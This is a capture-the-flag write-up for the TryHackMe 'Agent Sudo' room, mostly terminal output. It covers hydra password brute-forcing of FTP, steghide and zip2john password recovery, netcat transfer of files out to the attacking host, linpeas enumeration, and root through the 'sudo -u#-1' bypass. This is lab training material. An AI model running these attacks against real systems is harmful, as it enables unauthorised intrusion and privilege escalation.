
Agent Sudo CTF Writeup


First we look at the website,



Dear agents,


Use your own **codename** as user-agent to access the site.

From,
Agent R



nothing

Burpsuite → proxy not supported, move to postman



Original page says use codename as “user-agent”
“Agent R” → try alphabet, A, B show same page, C redirects

```
root@ip-10-10-149-185:/usr/share/wordlists# hydra -l chris -P rockyou.txt 10.10.206.218 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, o
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-03-24 02:08:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
 per task
[DATA] attacking ftp://10.10.206.218:21/
[21][ftp] host: 10.10.206.218   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-03-24 02:09:17
root@ip-10-10-149-185:/usr/share/wordlists# s
```

FTP login:

Split image above, larger items:

root@ip-10-10-149-185:/usr/share/wordlists# ftp 10.10.206.218
Connected to 10.10.206.218.
220 (vsFTPd 3.0.3)
Name (10.10.206.218:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> cat To_agentJ.txt
?Invalid command
ftp> less To_agentJ.txt
?Invalid command
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (54.9855 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.00 secs (34.3561 MB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.00 secs (38.9086 MB/s)
ftp>

```
Hydra (http://www.thc.org/thc-hydra) finished at 2023-03-24 02:09:17
root@ip-10-10-149-185:/usr/share/wordlists# ls
dirb       fasttrack.txt   PythonForPentesters  SecLists
dirbuster  MetasploitRoom  rockyou.txt          To_agentJ.txt
root@ip-10-10-149-185:/usr/share/wordlists# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login
password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
root@ip-10-10-149-185:/usr/share/wordlists# ls
cute-alien.jpg  dirb       fasttrack.txt   PythonForPentesters  SecLists
cutie.png       dirbuster  MetasploitRoom  rockyou.txt          To_agentJ.txt
root@ip-10-10-149-185:/usr/share/wordlists#
```


```
cutie.png       dirbuster  MetasploitRoom  rockyou.txt          To_agentJ.txt
root@ip-10-10-149-185:/usr/share/wordlists# steghide extract cute-alien.jpg
steghide: unknown argument "cute-alien.jpg".
steghide: type "steghide --help" for help.
root@ip-10-10-149-185:/usr/share/wordlists# steghide extract -sf cute-alien.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-149-185:/usr/share/wordlists# steghide extract -sf cutie.png
Enter passphrase:
steghide: the file format of the file "cutie.png" is not supported.
root@ip-10-10-149-185:/usr/share/wordlists# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive

root@ip-10-10-149-185:/usr/share/wordlists#
```


```
root@ip-10-10-149-185:/usr/share/wordlists# john _cutie.png.extracted/ -P rockyou.txt
Unknown option: "-P"
root@ip-10-10-149-185:/usr/share/wordlists# john _cutie.png.extracted
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@ip-10-10-149-185:/usr/share/wordlists# zip2john _cutie.png.extracted/ > new
fgetc: Is a directory
root@ip-10-10-149-185:/usr/share/wordlists# cd _cutie.png.extracted/
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# ls
365  365.zlib  8702.zip  To_agentR.txt
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted#
```

zip2john


```
365  365.zlib  8702.zip  To_agentR.txt
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# john 8702.zip
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# john 8702.zip -P ../rockyou.txt
Unknown option: "-P"
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# zip2john 8702.zip
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb9
92c8ea8cbffe51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f9
1c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# zip2john 8702.zip > john.zip
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# ls
365  365.zlib  8702.zip  john.zip  To_agentR.txt
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted# john john.zip
Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"
Use the "--format=ZIP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:05 DONE 2/3 (2023-03-24 02:26) 0.1992g/s 8853p/s 8853c/s 8853C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-149-185:/usr/share/wordlists/_cutie.png.extracted#
```

Password is alien for the zip file





Area51



https://www.base64decode.org/

```
root@ip-10-10-210-90:~/Desktop/from_ftp# steghide --extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
root@ip-10-10-210-90:~/Desktop/from_ftp# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

ssh james@IP
Password: “hackerrules!”


```
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

```
root@ip-10-10-166-56: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-166-56:~# nc -lnvp 1234 > image.jpg
Listening on [0.0.0.0] (family 0, port 1234)
```

```
pg
james@agent-sudo:~$ nc -w 3 10.10.166.56 1234 < Alien_autospy.jpg
ls
ls
james@agent-sudo:~$
```

nc -w 3 10.10.166.56 1234 < output.txt

```
ls
root@ip-10-10-166-56:~# ls
Desktop    image.jpg     Pictures  Rooms    thinclient_drives
Downloads  Instructions  Postman   Scripts  Tools
```



Filename: **AA-film-2.jpg** (1260 x 709, 69.3 kB)

www.foxnews.com

science/filmmaker-reveals-how-he-fak... - First found on Oct 31, 2018

Filename: **AA-film-2.jpg** (1862 x 1048, 171.9 kB)

www.foxnews.com

science/filmmaker-reveals-how-he-fak... - First found on Oct 31, 2018

Filename: **AA-film-2.jpg** (612 x 344, 30.8 kB)

UFOS · **Published** October 31, 2018 10:32am EDT

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

```
james@agent-sudo:~$ sudo ls
[sudo] password for james:
Sorry, user james is not allowed to execute '/bin/ls' as root on agen
t-sudo.
```

Linpeas

scp linpeas.sh james@ip_address:/home/james

```
root@ip-10-10-166-56:~/Desktop# scp linpeas.sh james@10.10.249.169:/home/james
james@10.10.249.169's password:
linpeas.sh                                    100%  809KB  71.5MB/s   00:00
```

```
james@agent-sudo:~$ chmod 777 linpeas.sh
james@agent-sudo:~$ ls -la
total 896
drwxr-xr-x 5 james james   4096 Mar 25 23:48 .
drwxr-xr-x 3 root  root    4096 Oct 29  2019 ..
-rw-r--r-- 1 james james  42189 Jun 19  2019 Alien_autospy.jpg
-rw------- 1 root  root     566 Oct 29  2019 .bash_history
-rw-r--r-- 1 james james    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james   3771 Apr  4  2018 .bashrc
drwx------ 2 james james   4096 Oct 29  2019 .cache
drwx------ 3 james james   4096 Oct 29  2019 .gnupg
-rwxrwxrwx 1 james james 828172 Mar 25 23:48 linpeas.sh
-rw-r--r-- 1 james james    807 Apr  4  2018 .profile
drwx------ 2 james james   4096 Mar 25 23:16 .ssh
-rw-r--r-- 1 james james      0 Oct 29  2019 .sudo_as_admin_successfu
l
-rw-r--r-- 1 james james     33 Oct 29  2019 user_flag.txt
```

Run linpeas and output to output.txt
ncat back to attack box


```
root@ip-10-10-166-56:~/Desktop# nc -lnvp 1238 > output.txt
Listening on [0.0.0.0] (family 0, port 1238)
Connection from 10.10.249.169 56304 received!
root@ip-10-10-166-56:~/Desktop#
```

```
james@agent-sudo:~$ nc -w 3 10.10.166.56 1234 < output.txt
```

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
james@agent-sudo:~$
```

Version 1.8.21p2

https://www.youtube.com/watch?v=8UCrZ-jbBfk
https://www.exploit-db.com/exploits/47502


james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~#


root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062
By,
DesKel a.k.a Agent R